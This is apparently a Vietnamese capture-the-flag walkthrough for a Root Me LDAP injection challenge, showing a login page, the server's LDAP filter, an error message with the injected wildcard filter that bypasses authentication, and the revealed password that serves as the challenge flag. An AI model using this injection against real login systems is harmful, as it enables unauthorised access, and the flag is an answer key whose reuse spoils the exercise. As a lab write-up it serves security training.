

← → ↻ ⚠ Not secure | challenge01.root-me.org/web-serveur/ch25/

 **Root Me**

SSO v 0.01

Authenticate yourself

Username

Password

connect

Giao diện trang web cho phép đăng nhập với Username và Password như hình trên.

(&(USER=Uname)(PASSWORD=Pwd))

Tìm hiểu về LDAP thì biết được cơ chế của nó như hình trên.

ERROR : Invalid LDAP syntax : (&(uid=*)(&(userPassword=*)))(userPassword=*))


Authenticate yourself

Username

Password

connect

Ta có thể bypass bằng cách chèn điều kiện thứ 2 là userPassword=* là giá trị bất kì



Kết quả bypass được vào ch25 thành công.

```
<li>
  ::marker
  "Password : "
  <input type="password" disabled="disabled" value="SWRwehpkTI3Vu2F9DoTJJ0LB0"> == $0
</li>
</ul>
<?Application(1?)>
```

Kiểm tra source code để biết giá trị của password cũng là flag của challenge.